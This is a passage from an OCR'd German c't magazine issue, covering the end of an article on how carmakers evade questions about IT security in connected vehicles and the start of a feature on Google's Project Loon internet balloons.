Kritisch ist aber nicht nur die Datenübertragung, sondern auch die Architektur der Datenverarbeitung zu betrachten: Hersteller wie Audi, BMW, Mercedes und Volkswagen betreiben für ihre Remote-Dienste einen Server, den sie als Backend bezeichnen. Über dieses Backend, das den Firmen-Administratoren zugänglich ist, werden die Kunden- und Fahrzeugdaten verwaltet.

Fragen zum Sicherheitsniveau dieser Server und deren Überprüfung beziehungsweise Zertifizierung wurden nur ausweichend beantwortet. Laut BMW besteht zwischen Fahrzeug und Backend eine „sehr sichere Datenverbindung“, Angreifer benötigten „meist physischen Zugriff auf das Fahrzeug oder das Steuergerät“. Audi spricht nebulös von „Security-Mechanismen“, die „anerkannte kryptografische Verfahren“ verwenden. Mercedes listete als Sicherheitsmaßnahmen für das Backend immerhin den Einsatz von „Virenscanner, Intrusion Prevention Mechanismen, Firewalls und Webfilter“ auf.

Fraglich ist jedoch, ob generell alle Daten von Remote-Diensten auf einen Firmenserver übertragen werden müssen. Es gibt schließlich auch Anwendungen, für die eine lokale Datenverarbeitung im Auto genügt. Mitsubishi etwa ermöglicht es Fahrern, per Smartphone-App diverse Statusanzeigen beim geparkten Fahrzeug abzufragen. Das Remote-System des Plug-in Hybrid Outlander erlaubt einen Check der Ladedauer, des Lade- und Klimatisierungs-Timers, diverse Statusabfragen sowie die Anpassung diverser Ausstattungsfunktionen.

Während man beim VW e-Golf solche Einstellungen übers Internet vornimmt, erfolgt die Steuerung beim Mitsubishi direkt über einen Router, der im Fahrzeug installiert ist. Das Handy verbindet sich damit über eine verschlüsselte WLAN-Verbindung. Sollte die gehackt werden, ist ein komplettes Entladen der Fahrzeugbatterie systemisch ausgeschlossen.

Systemgrenzen

Mehrere Hersteller wie Audi, Mercedes, Toyota und Volkswagen bieten Kommunikations-, Tele- und Unterhaltungsdienste im Auto an. Dabei stellt sich die Frage, wie diese Geräteeinheiten vom Rest der Steuergeräte abgekoppelt sind. Hacker könnten über einen externen, drahtlosen Datenzugang versuchen, Zugriff auf die am schwächsten abgesicherte Einheit zu erlangen. Von dort aus könnten sie sich theoretisch auch mit anderen Rechnereinheiten, etwa den Steuergeräten, verbinden.

Auf Nachfrage erklärte Toyota-Sprecher Dirk Breuer, dass das Audio- und Navigations-Gerät eine eigene Baugruppe sei. Die Kommunikation nach außen erfolge über ein via Bluetooth verbundenes Handy. Die Geräte verfügten über eine eigene Datenbus-Kommunikation, die sich von der des übrigen Fahrzeugs unterscheide. Ob eine Überprüfung dieser Architektur durch unabhängige Sicherheitsunternehmen beziehungsweise eine Zertifizierung stattfindet, ist unklar. Breuer sagte dazu lediglich: „Die Tests und Prüfungen erfolgen ausschließlich gemeinsam mit den Geräteherstellern in unseren Prüflaboren in Japan.“

Andreas Tietze, Chefentwickler für Elektronikarchitektur und Vernetzung bei VW, erklärte im Interview mit der österreichischen Auto Revue, man verwende eigenständige Hardware für Lenkungs-, Brems- und Motorsteuerung sowie für Assistenzsysteme. VW verfüge hier über klar definierte Kommunikationskanäle, streng abgegrenzt von Funktionen, die mit Medien-Playern, Internet-Browsern, Navigation und Online-Diensten zu tun haben. Das erschwere Kriminellen den Zugriff auf sicherheitsrelevante Daten. Er räumte aber auch ein, dass über eine genau spezifizierte Schnittstelle einige Fehlerspeicher und Werte des Motormanagements ausgelesen werden können.

Französische Programmierer zeigten im Sommer 2014, dass man über eine Bluetooth-Verbindung durchaus Änderungen an der Fahrzeugelektronik vornehmen kann. Dafür haben sie eine Android-App namens Changement programmiert, die für die Verbindung zum Auto das Bluetooth-Protokoll Object Exchange verwendet. Sie soll zum Beispiel beim Opel Insignia mit Navi 900 IntelliLink funktionieren. Opel äußerte sich zu den Manipulationsmöglichkeiten und etwaigen Sicherheitsmaßnahmen nicht.

Mit der App kann man außerdem zusätzliche Funktionen der Entertainment-Anlage freischalten wie den Digitalradio-Empfänger (DAB+). Das lassen sich die Hersteller üblicherweise extra bezahlen. Betroffen ist etwa Audi, dessen Sprecher den Vorgang jedoch ebenfalls nicht kommentieren wollte. Die App wurde inzwischen aus dem Google Play Store entfernt.

Die deutsche Automobilindustrie orientiert sich offensichtlich am seit vielen Jahren verpönten Leitbild „Security by Obscurity“, also Sicherheit durch Verschleierung: Man verrät möglichst wenig, um es Angreifern schwer zu machen. Dieter Spaar hat für BMW ConnectedDrive vorgeführt, dass dies nicht funktioniert. Heute weiß man, dass Offenheit in Sicherheitsfragen die bessere Strategie ist: Sie erhöht die Wahrscheinlichkeit, dass Schwachstellen entdeckt werden, bevor jemand mit krimineller Energie sie nutzt.

Verschleiert

Anders als beim Datenschutz können Unternehmen bei Fragen der IT-Sicherheit ungestraft mauern. Das Datenschutzrecht verpflichtet sie, ihre Kunden über den Umfang und Zweck der Datenerhebung exakt zu informieren. Gleichwohl gibt es keine rechtliche Verpflichtung, gegenüber dem Kunden die Güte der IT-Sicherheit zu belegen.

Die Volkswagen-Presseabteilung zum Beispiel redete sich so heraus: „Da es sich um sicherheits- und wettbewerbsrelevante Fragen handelt, die sehr ins Detail gehen, können wir Ihnen alle Fragen nicht im Einzelnen beantworten. Dies betrifft speziell Ihre Fragen zu den technischen Vorrichtungen, um zum Beispiel einen externen Zugriff zu verhindern.“ Ähnlich lautende Antworten kamen von allen kontaktierten Autoherstellern.

Mercedes begründete seine Zurückhaltung damit, dass „die


Dieses Steuergerät von BMW enthält ein Mobilfunkmodem, über das es sich mit dem Internet verbindet. Lange Zeit hat es sicherheitsrelevante Daten an den BMW-Server übertragen, ohne die Verbindung mit HTTPS abzusichern.

Bild: ADAC

© Copyright by Heise Medien

potenzielle Gefahr desto größer“ werde, „je mehr Informationen über die Systeme nach außen dringen“. Dabei verglich sich das Unternehmen mit den Herstellern von Antiviren-Software, die auch keine Angaben zu den verwendeten Algorithmen der Scan-Engines oder zur Heuristik machen würden. Gefragt war aber lediglich, mit welchen kryptografischen Verfahren Datenübertragungen abgesichert werden und welche Maßnahmen für eine sichere Implementierung getroffen werden.

Damit hier keiner aus der Reihe tanzte, hatten sich die Hersteller im VDA über die Anfrage der c’t abgesprochen. In der daraufhin verfassten VDA-Stellungnahme heißt es immerhin etwas zurückhaltend, man strebe an, „die ausgeprägte Sicherheitskultur der Automobilindustrie auch im vernetzten Fahrzeug umzusetzen“. Außerdem wolle man Standards für „die Soft- und Hardware-Architekturen der Fahrzeuge sowie Remote-Zugriffe auf das Fahrzeug über die Telekommunikationsnetze“ etablieren, die auch den Einsatz geeigneter kryptografischer Verfahren umfassten.



Über Remote Services kann man unter anderem die Position des Fahrzeugs abrufen. Diese Funktion sollte aus Gründen des Datenschutzes und der Sicherheit gegen Missbrauch gut geschützt sein.

Geprüfte Sicherheit

Von einer einheitlichen Zertifizierung der IT-Sicherheit ist die Automobilindustrie noch weit entfernt. BMW etwa beantwortete die Frage danach gar nicht und verwies auf den VDA. Der konnte sich aber erst nach Bekanntwerden des BMW-Hacks im Februar zu einer Stellungnahme durchringen.

Die Frage nach einer einheitlichen Zertifizierung bezieht der VDA auf eine Zertifizierung nach Common Criteria (CC), die er ablehnt. Diese eigne sich vor allem für den Bereich standardisierter Produkte. Fahrzeuge hingegen zeichneten sich „durch heterogene Funktionsumfänge und herstellerindividuelle Sicherheitsarchitekturen“ aus. Eine CC-Zertifizierung werde daher „nicht favorisiert, auch da sie nicht zwingend zur Vermeidung von Sicherheitslücken im Fahrzeug führt“. Gleichwohl führten Fahrzeughersteller und Zulieferer „umfangreiche Risikoanalysen und Sicherheitstests durch und entwickeln diese stetig weiter“.

Der Ulmer Informatik-Professor Frank Kargl befasst sich schon seit Längerem mit Sicherheitsarchitekturen in Fahrzeugen. Er stimmt der Argumentation des VDA grundsätzlich zu: „Gerade vor dem Hintergrund der Komplexität der Systeme im Fahrzeug, dem Trend zu mehr Apps und Smartphone-Anbindung und immer schnelleren Entwicklungszyklen ist ein CC-Schutzprofil entweder viel zu unflexibel oder zu generisch, um wirklich effektiv zu sein.“ Viele der CC-Profile bezögen sich sehr eng auf bestimmte Komponenten, wobei es um Systeme mit genau definiertem Funktionsumfang beziehungsweise „gut abgehangener Technologie“ gehe. Bei Car-to-X-Architekturen handle es sich hingegen um eine „brandneue Technologie“, die sich in den nächsten Jahren auch schnell ändern und weiterentwickeln werde. Eventuell könne es in einigen Jahren für On-Board-Units auch CC-Profile geben.

Da gängige Zertifizierungsmechanismen nicht greifen, seien aber, so Kargl, „ausführliche Entwicklungsrichtlinien zu notwendigen Sicherheitsmechanismen beim Entwurf der Systeme und umfangreiche Sicherheitstests wichtig“. Kargl: „Genauso wichtig ist eine solide Sicherheitsarchitektur, die sich aber je nach Systemarchitektur des Herstellers notwendigerweise unterscheiden wird.“

Die wesentliche Lehre aus dem BMW-Hack sei, so Kargl, dass man gemäß der „Security by Design“-Philosophie Sicherheitsarchitekturen als integralen Bestandteil der Gesamtarchitektur sehen müsse. Die Entwickler müssten dafür geschult werden. Die Hersteller sollten Richtlinien entwickeln, die definieren, worauf bei Entwurf und Entwicklung zu achten ist. Kargl: „Und von Anfang an testen, testen, testen.“ Die Sicherheitstests sollten „nach einer wohl definierten Methodik mit gewissen Mindeststandards stattfinden und die Ergebnisse zumindest in den wesentlichen Ergebnissen öffentlich dokumentiert werden“. Davon scheint die Industrie jedoch noch weit entfernt zu sein.

Transparenz

Die Autohersteller und ihre Zulieferer beherrschen das Thema Safety gut und stellen immer sicherere Fahrzeuge her. Das belegt die Unfallstatistik der letzten 20 Jahre. Sicherheitsgurte, Airbags, ESP – die Liste von Entwicklungen einzelner Hersteller, die zum Standard wurden, ist lang. Außerdem gibt es für Safety gesetzliche Regelungen und regelmäßige Prüfungen sind vorgeschrieben.

Anders sieht es bei der Security aus, also dem Schutz des Fahrzeugs gegen Einflüsse von außen, wozu die IT-Sicherheit gehört. Lücken bei der Security könnten jedoch für Eingriffe in die Safety genutzt werden. Eine strikte Trennung zwischen dem vernetzten Infotainment und der Fahrsteuerung könnte das zwar theoretisch verhindern. In der Praxis werden sich deren Funktionen aber immer mehr vermischen. Etwa wenn Daten aus dem Navi herangezogen werden, um das Kurvenlicht bereits vor Drehen des Lenkrads auszurichten oder damit das Automatikgetriebe verbrauchsoptimiert schaltet.

Damit Autos sicher bleiben, müssen daher auch für die Security klare Regelungen und prüfbare Standards gesetzt werden. In diese Richtung denken jedenfalls bereits die deutschen Datenschützer. Der baden-württembergische Landesdatenschützer Jörg Klingbeil, zuständig für Mercedes und Porsche, sagt, dass „ein hoher Sicherheitsstandard bei der Datenverarbeitung im Kraftfahrzeug“ zweifellos im Interesse der Automobilhersteller selbst liege. Klingbeil: „Ich kann mir gut vorstellen, dass sich Zertifizierungen in diesem Bereich etablieren werden. Auch eine Verankerung im Zulassungsrecht halte ich für denkbar.“ (ad@ct.de)

Literatur

[1] Dieter Spaar, Auto, öffne dich!, Sicherheitslücken bei BMWs ConnectedDrive, c’t 5/15, S. 86

c’t Der BMW-Hack: ct.de/ydvy

© Copyright by Heise Medien

Anzeige

© Copyright by Heise Zeitschriften Verlag

Christian Wölbert, Dušan Živadinović

Das Gute kommt von oben

Wie Google mit Internet-Ballons Geld verdienen und die Welt verbessern will

Das ehrgeizigste Google-Projekt heißt Loon: Zehntausende Ballons sollen entlegene Regionen schnell und billig ans Internet anbinden, für bessere Bildung sorgen und sogar das Wirtschaftswachstum beschleunigen – so verspricht es zumindest Google.

© Copyright by Heise Medien

Das Loon-Prinzip

Googles Ballons sind fliegende Mobilfunkmasten: Jeder von ihnen versorgt über LTE eine Fläche mit 40 Kilometern Durchmesser. Über Richtfunk kommunizieren sie untereinander und mit einem Sendemast am Boden, der für die Anbindung ans Internet sorgt.




Bild: Google

An einem Tag im Sommer 2011 zeichnet der Google-Manager Richard de Vaul einen Ballon auf eine Tafel und schreibt daneben: „WiFi for the World!“. Seine Mitarbeiter machen sich über ihn lustig: „Du weißt, dass das verrückt ist.“ De Vaul bleibt ernst und sagt nur: „Beweist es mir.“

Also stecken ein paar Googler einen kleinen Linux-PC, eine WLAN-Antenne und einen Akku in einen Karton, kleben diesen an einen Heliumballon, lassen los und fahren dem aufsteigenden, abdriftenden Ballon hinterher. Die WLAN-Verbindung bleibt stabil – bis der Ballon in ein paar Kilometern Höhe platzt.

Heute segeln Googles Ballons über 100 Tage lang durch die Stratosphäre, in 20 Kilometern Höhe, bei minus 70 Grad Celsius. Der Rekordhalter flog in 187 Tagen neunmal um die Erde und landete Anfang März sanft auf einer von Google ausgesuchten Wiese in der argentinischen Pampa.

Die Loon-Ballons sind die ersten, die Ziele präzise ansteuern können: Sie steigen oder sinken auf Befehl und wechseln dadurch zwischen Windschichten, die in unterschiedliche Richtungen wehen.

Anstatt WLAN senden sie mittlerweile LTE. Technisch gesehen sind sie fliegende Mobilfunkmasten. Jeder von ihnen deckt ein Gebiet mit 40 Kilometern Durchmesser ab, die Übertragungsgeschwindigkeit liegt auf DSL-Niveau.

Tests mit 50 Nutzern in Neuseeland und einer Grundschule in Brasilien verliefen erfolgreich. Ab Ende 2015 sollen die ersten Testgebiete kontinuierlich versorgt werden, danach könnte der kommerzielle Betrieb starten. Google verhandelt bereits mit Internet-Providern über Partnerschaften.

Loon macht weniger Schlagzeilen als die Datenbrille Glass und Googles selbstfahrende Autos. Dabei ist es das mit Abstand verrückteste, ehrgeizigste, nerdigste, kurzum: googeligste Google-Projekt.

Die Ballons stehen für die Experimentierfreude und Genialität des Internet-Konzerns. Aber auch für seinen Geschäftssinn und die Tendenz zum Größenwahn. Für den Wunsch, trotzdem geliebt zu werden. Vor allem aber stehen sie für Googles oberstes Gebot: für die Überzeugung, dass das Internet die Welt verbessert.

Das Besondere an Loon ist nicht die Funk-, sondern die Flugtechnik. Ein fliegender Funkmast muss möglichst lange in der Luft bleiben. Je länger, desto besser. Je seltener Google die Ballons austauschen muss, desto günstiger wird das Netzwerk im Himmel.

Nach dem Projektstart 2011 probierten die Ingenieure in Googles Forschungslabor „Google X“ zuerst Heliumballons aus, deren Hülle sich in der Höhe ausdehnt. Doch sie platzten spätestens nach zwei Tagen.

Als nächstes testete Google Hochdruckballons mit nicht dehnbarer Hülle, wie die NASA sie für Forschungsflüge verwendet. Diese hielten allerdings nur wenige Tage länger durch. Die extremen Temperaturschwankungen und die UV-Strahlung in der Stratosphäre ließen die Hülle spröde werden. Niedriger fliegen dürfen die Ballons nicht, denn weiter unten könnten sie Flugzeugen in die Quere kommen und von Gewittern zerstört werden.

Zusammen mit dem Ballonhersteller Raven Aerostar entwickelte Google deshalb eine Hülle aus langlebigeren Materialien. Welcher Kunststoff heute zum Einsatz kommt, verrät Richard de Vaul nicht. Nur so viel: „Er ähnelt dem Material einer normalen Plastiktüte und ist ziemlich günstig.“

Die zweite große Herausforderung, neben der möglichst langen Flugdauer, ist die Steuerung. Die Internet-Ballons einfach treiben zu lassen, ist keine Option. Schließlich sollen die Menschen am Boden konstant ans Internet angeschlossen bleiben – nicht nur dann, wenn zufällig ein Ballon vorbeisegelt.

Ein Antrieb, der die Ballons gegen den Wind an Ort und Stelle hält, würde mehr Energie kosten als die Solarzellen ernten können. Deshalb wurden die bisherigen Ideen von schwebenden, stationären Funk-Plattformen nie umgesetzt. Loon funktioniert anders: Die Ballons überfliegen ihr Zielgebiet in einer endlosen Reihe, aufgereiht wie auf einer Perlenkette. Wird ein Ballon abgetrieben, nimmt der nächste seinen Platz ein.

Um das Zielgebiet möglichst präzise zu treffen, nutzt Loon den Aufbau der Stratosphäre. Sie besteht aus übereinander liegenden Schichten mit unterschiedlichen Windrichtungen und Windgeschwindigkeiten. Ein Ballon, der seine Flughöhe bestimmt, beeinflusst dadurch auch seine Richtung und Geschwindigkeit.

Die Regulierung der Flughöhe funktioniert so einfach wie genial: Jeder Ballon besteht genau genommen aus zwei Ballons. Der äußere Ballon wird mit Helium gefüllt und sorgt für den Auftrieb. Hinzu kommt ein Innenballon, der mit Luft gefüllt wird. Bläst ein kleiner Lüfter den Innenballon auf, wird der gesamte Ballon schwerer und sinkt. Wird Luft herausgelassen, geht es wieder nach oben.

Die US-Behörde „National Oceanic and Atmospheric Administration“ erfasst die Geschwindigkeiten und Richtungen der Stratosphärenwinde kontinuierlich und liefert Prognosen für 16 Tage im Voraus. 2012 nutz-

© Copyright by Heise Medien

Bild: Google

Loon-Ballon: Der Außenballon ist mit Helium gefüllt, der Innenballon mit Luft. Die Luftmenge reguliert die Flughöhe.

te Google diese Winddaten zunächst für Simulationen am Computer: Ist es möglich, die Ballons immer im richtigen Abstand zueinander fliegen zu lassen, sodass das Zielgebiet konstant abgedeckt wird? „Als wir sahen, dass das möglich ist, wurde Loon von einem verrückten Forschungsprojekt zu einem umsetzbaren Projekt“, erinnert sich einer der beteiligten Programmierer.

Allerdings wehen die meisten Winde in der Stratosphäre von Ost nach West. Nur in einigen Gegenden kann Google seine Ballons auch in andere Richtungen schicken. Für einen zuverlässigen regionalen Pendelverkehr, zum Beispiel zwischen Madagaskar und dem afrikanischen Festland, reicht das Angebot an Winden nicht aus.

Die Konsequenz: Google muss seine Ballons in der Regel um den gesamten Globus kreisen lassen. Die Ozeane können sie mit schnellen Winden überbrücken, ohne Kontakt zueinander zu halten. Nur über dem Zielgebiet müssen sie in enger Formation und möglichst langsam fliegen.

Google zufolge reichen dann 300 bis 400 Ballons für die unterbrechungsfreie Abdeckung eines Zielgebiets – zumindest in höheren Breitengraden. Am Äquator, wo die Erde am dicksten ist, dürften es noch einige mehr sein. Der Einsatz von hunderten Ballons für ein einziges Zielgebiet wäre natürlich wenig sinnvoll. Aber die Ballons können unterwegs viele weitere anfliegen, eines nach dem anderen.

Einen solchen globalen Kreisverkehr mit mehreren Zielgebieten testete Google erstmals Anfang März 2015: Mitarbeiter in Neuseeland schickten einen Ballon auf die 9000 Kilometer lange Reise über den Pazifik. Mit

> ***„Das Internet kann den Lebensstandard doppelt so schnell steigen lassen.“***
>
> *Mike Cassidy, Loon-Projektleiter*

80 Kilometern pro Stunde näherte er sich der chilenischen Küste. Kurz vor Chile schickte das Kontrollzentrum ihn in eine höhere, langsamere Windschicht. Mit 20 Kilometern pro Stunde segelte er über ein Google-Team am Boden hinweg, das sich für eine halbe Stunde über LTE verbinden konnte.

Dann flog der Ballon mit bis zu 140 Kilometern pro Stunde an der Südküste von Südafrika vorbei, über den indischen Ozean nach Australien, wechselte dort erneut Höhe und Richtung und traf auf 500 Meter genau in der Mitte des zweiten Zielgebiets ein. Dort hielten Google-Mitarbeiter über zwei Stunden lang die Verbindung zu ihm. „Die Präzision entspricht der eines Hole-in-One beim Golf aus über vier Kilometern Entfernung“, jubelte Google nach dem erfolgreichen Flug.

Im Vergleich dazu wirkt die Funktechnik wenig spektakulär. Die Ballons nutzen offenbar Standard-LTE-Transceiver, wie sie weltweit in Funkmasten verwendet werden. Laut Google können Smartphone-Nutzer mit 15 MBit/s über Loon im Internet surfen (Downlink). Wer einen mobilen LTE-Hotspot nutzt, bekommt angeblich bis zu 40 MBit/s. Die aktuell schnellsten Mobilfunkzellen am Boden liefern bis zu 300 MBit/s, freilich nur in wenigen hundert Metern Umkreis.

Google verrät die Breite des eingesetzten Frequenzbands nicht, sodass man nicht auf die Gesamtkapazität der Zelle schließen kann. Gut möglich, dass eine Netzwerkfunktion die Kapazität einzelner Teilnehmer auf maximal 40 MBit/s begrenzt. Aber prinzipiell könnte das auch schon die Gesamtkapazität der Funkzelle sein. Unsere Nachfragen dazu beantwortete Google nicht.

Der Uplink von den Smartphones zu den Ballons ist aufgrund des Signal-Rauschabstands vermutlich sehr langsam – man kann nur Bruchteile der Kapazität erwarten, die ak-

© Copyright by Heise Medien

tuelle Smartphones bei städtischer LTE-Versorgung erreichen. Wie viel tatsächlich geht, hängt von der Güte der Antennen und Empfänger an den Loon-Ballons ab.

Ein Smartphone muss dabei ständig mit maximaler Sendeleistung arbeiten, sodass die Laufzeiten schrumpfen werden. Ideal wäre, wenn Google auf Smartphones setzen würde, die für den Loon-Betrieb gerichtet nach oben senden. Aber das wären neue Geräte, die erst noch entwickelt und gebaut werden müssten. Klar ist auch: Einen Betrieb solcher Geräte innerhalb von Gebäuden sollte man nicht erwarten. Eine Alternative sind spezielle Loon-Antennen auf den Dächern, wie Google sie bei seinen Tests in Neuseeland und Brasilien verwendete.

Zur Frage, wie groß die Funkzellen sind, liefert Google widersprüchliche Angaben: Auf der Loon-Webseite steht, dass jeder Ballon eine Fläche von 40 Kilometern Durchmesser abdeckt. Das entspricht ungefähr 1250 Quadratkilometern. In einem aktuellen Interview sagt der neue Project-Loon-Chef Mike Cassidy jedoch, dass ein Ballon sogar 5000 Quadratkilometer abdeckt. Zum Vergleich: Das Bundesland Berlin ist 900 Quadratkilometer groß.

Untereinander kommunizieren die Ballons über 5,8-Ghz-Richtfunk. Sind sie 40 Kilometer voneinander entfernt, können dabei laut Google „viele Dutzend Mbit/s“ übertragen werden. Diese Funk-Ketten von Ballon zu Ballon können angeblich über 1000 Kilometer lang werden. Technische Details sind hier allerdings ebenfalls noch unklar, zum Beispiel die eingesetzten Funkstandards und die Latenz.

Im Prinzip muss nur einer der Ballons in der Kette über Richtfunk den Kontakt zu einer Bodenstation halten, die ans Internet angebunden ist. Im Praxisbetrieb sollen bestehende Anlagen von Mobilfunkbetreibern als Bodenstationen dienen. Loon ist also eine fliegende Erweiterung bestehender Mobilfunknetze.

Der unterbrechungsfreie Verbindungswechsel eines bestimmten Nutzers von einem Ballon zum nächsten ist bei Mobilfunktechniken wie LTE nichts Besonderes. Der sogenannte Handover funktioniert genauso wie am Boden, zum Beispiel wie bei einer Autofahrt von einer bodengestützten Funkzelle in die benachbarte.

> *„Der Business-Plan für Project Loon ist vielversprechend.“*
>
> *Mike Cassidy, Loon-Projektleiter*

Der Strom für die Antennen und Bordrechner kommt von Solarzellen, die unter dem Ballon hängen. Sie laden tagsüber einen Lithium-Ionen-Akku auf, der nachts die Energieversorgung übernimmt.

Was die Ballons kosten, verrät Google nicht. Mike Cassidy stellt aber klar, dass Google mit ihnen Geld verdienen will: „Viele Leute denken, Google X sei ein Forschungslabor, das nichts mit Geldverdienen zu tun hat. Aber das stimmt nicht. Alle Google-X-Projekte müssen einen Business-Plan haben. Und der Business-Plan für Project Loon ist sehr vielversprechend.“

Wenn nur ein Bruchteil der vier Milliarden Menschen, die noch nicht online sind, ein oder zwei Prozent ihres Einkommens für das Internet ausgeben, sei das ein riesiger Markt, rechnet Cassidy vor. Konkret sieht das Loon-Geschäftsmodell so aus: Wenn ein Netzbetreiber sein Netz nicht selbst ausbauen will, erteilt er Google die Erlaubnis zur Nutzung seiner LTE-Frequenzen. Google schickt seine Ballons in das bislang unterversorgte Gebiet. Der Netzbetreiber übernimmt dort die Kundenverwaltung und Abrechnung und teilt sich den Umsatz mit Google. Außerdem würde Google indirekt profitieren: Jeder neue Internet-Nutzer ist auch ein potenzieller Google-Nutzer und Adressat für Googles Werbeanzeigen.

Theoretisch könnte Google selbst LTE-Frequenzen ersteigern. Doch das wäre zeitaufwendiger und teurer als die Zusammenarbeit mit den Netzbetreibern.

Damit diese wirklich anbeißen, muss Loon billiger sein als andere Techniken. Auch davon ist Cassidy überzeugt: Die Ballons seien im Alltag „um zwei Größenordnungen“ günstiger als Satelliten. Und auch günstiger als der Bau von Festnetzleitungen oder Mobilfunkmasten. Man habe bereits viele Internet-Provider angesprochen, und fast alle seien sehr interessiert.

Konkurrenz für Loon

Loon wird in den nächsten Jahren ernsthafte Konkurrenten bekommen. Der Satelliten-Experte Greg Wyler will mit seinem Start-up OneWeb bis zum Ende des Jahrzehnts 650 Mikro-Satelliten in eine erdnahe Umlaufbahn schießen, aus der sie praktisch die gesamte Welt mit Breitband-Geschwindigkeit online bringen sollen.

Die dafür nötigen Frequenzen hat sich Wyler gesichert. Die Nutzer werden aber ihre Handys nicht direkt mit den Satelliten




